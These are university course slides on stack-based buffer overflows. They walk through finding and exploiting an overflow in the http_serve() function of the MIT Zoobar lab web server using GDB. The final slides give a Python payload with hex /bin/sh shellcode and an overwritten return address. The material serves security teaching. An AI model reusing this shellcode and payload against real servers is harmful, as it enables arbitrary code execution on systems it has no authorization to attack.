Exploiting buffer overflows

Abimael Carrasquillo Ayala

University of Puerto Rico
Río Piedras Campus

Computer Systems Security
CCOM 4996-071
Dr. Humberto Ortíz-Zuazaga


abimael.carrasquillo@upr.edu

May 12, 2015

Overview

- Introduction
  - Process Memory Organization
  - Buffers
- Laboratory Resources
  - GDB: GNU Project debugger
  - Lab virtual machine: Web application
- Lab results
  - Detect vulnerability
  - Study vulnerability
  - Xploit vulnerability
- Demo
  - Shell Code Injection

Memory Regions



```
/------------------\  lower
|                  |  memory
|       Text       |  addresses
|                  |
|------------------|
|   (Initialized)  |
|        Data      |
|  (Uninitialized) |
|------------------|
|                  |
|       Stack      |  higher
|                  |  memory
\------------------/  addresses
```

1. The text region is fixed by the program and includes code (instructions) and read-only data
2. The data region contains initialized and uninitialized data. Static variables are stored in this region.
3. Dynamic variables are allocated at run time on the stack.

What is a buffer?

buffer

Is simply a contiguous block of computer memory that holds multiple instances of the same data type.

Example

```
char buffer[256];
for(i = 0; i < 255; i++)
    buffer[i] = 'A';
```

What is buffer overflow?

buffer overflow

To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Why use GDB?

GNU Project debugger

The debugger will allow us to see what is happening inside the program, where our variables are stored and important registers addresses that would help us find the return address of a function.

GDB commands I

1. **break** *function*

   Set break point at entry to the function *function*

2. **print** *expr*

   Here *expr* is a source language expression. The value of the expression will be printed in the format appropriate to its data type.

3. **x** *addr*

   Examine the content of memory starting at *addr*.

GDB commands II

4. **info** registers

   This command will print the names and values of the registers in the selected stack frame.

5. **info** frame

   This command will print the names and values of the registers in the selected stack frame.

Zoobar web application

The idea of this lab is to study the web application base structure, and utilize buffer overrun attacks to break its security properties.

The http_serve() function I

On file http.c from the Zoobar web application source code, I detected a vulnerability.

Example (http_serve() function)

The http_serve() function II

```
void http_serve(int fd, const char *name)
{
     void (*handler)(int, const char *) = http_serve_none;
     char pn[1024];
     struct stat st;

     getcwd(pn, sizeof(pn));
     setenv("DOCUMENT_ROOT", pn, 1);

     strcat(pn, name);
     split_path(pn);

      if (!stat(pn, &st))
      {
          /* executable bits -- run as CGI script */
          if (valid_cgi_script(&st))
              handler = http_serve_executable;
          else if (S_ISDIR(st.st_mode))
             handler = http_serve_directory;
          else
             handler = http_serve_file;
      }

      handler(fd, pn);
  }
```

Studying http_serve() function

Line #3 char pn[1024];

Declares an 1024 bytes buffer named pn.


Line #7 setenv(”DOCUMENT_ROOT”, pn, 1);

This line saves on pn buffer the string ”/home/httpd/lab”.

Line #9 strcat(pn, name);


This line will append the name of the file received on the http request to the pn buffer.

http_serve() stack frame I



1. **info** *registers* command gives that register %ebp address is 0xbfffde08.
2. The return address of the http_serve() is 12 bytes before the %ebp.
3. The pn array is where the path received on the request will be saved.

http_serve() stack frame II




What we need?

- How much data we have to insert to reach the return address?
- Where are saved the instructions that we want the program to execute?
- What http_serve() do with the pn buffer.

http_serve() stack frame shell code injection

The idea is simple, we want to use the buffer pn to store the shell code. Then on the http_serve() return address we need to store the shell code address.



Shell code I

On file http.c from the Zoobar web application source code, I detected a vulnerability.

Example (python)

Shell code II

```
#stack_buffer_plus20 = unhexlify("bfffda10")
stack_buffer_plus20 = unhexlify("10daffbf")
stack_saved_ebp = unhexlify("bfffde08")
hex_shellcode = ’EB 1f 5E 89 76 08 31 C0 88 46 07 89 46
                 0C B0 0B 89 F3 8D 4E 08 8D 56 0C CD 80
                 31 DB 89 D8 40 CD 80 E8 DC FF FF FF 2F
                 62 69 6E 2F 73 68’.replace(’ ’,’’)
hex_shellcode = unhexlify(hex_shellcode)
fillup = (1024 - (len(hex_shellcode) + 20))
malicius_payload = "/aaaa" + hex_shellcode +
                   ’a’ * fillup +
                   stack_buffer_plus20
```

Demo

http://ada.uprrp.edu/~acarrasquillo/shellcode

References I

- MIT 6.858

  Computer Systems Security

  source: http://css.csail.mit.edu/6.858/2014/general.html

- Aleph One

  Smashing The Stack For Fun And Profit

  source: http://phrack.org/issues/49/14.html#article

References II

Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole
Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade
source: http://css.csail.mit.edu/6.858/2014/readings/buffer-overflows.pdf

Jon Erickson
Hacking: The Art of Exploitation
Edition: 2nd

The End

Questions?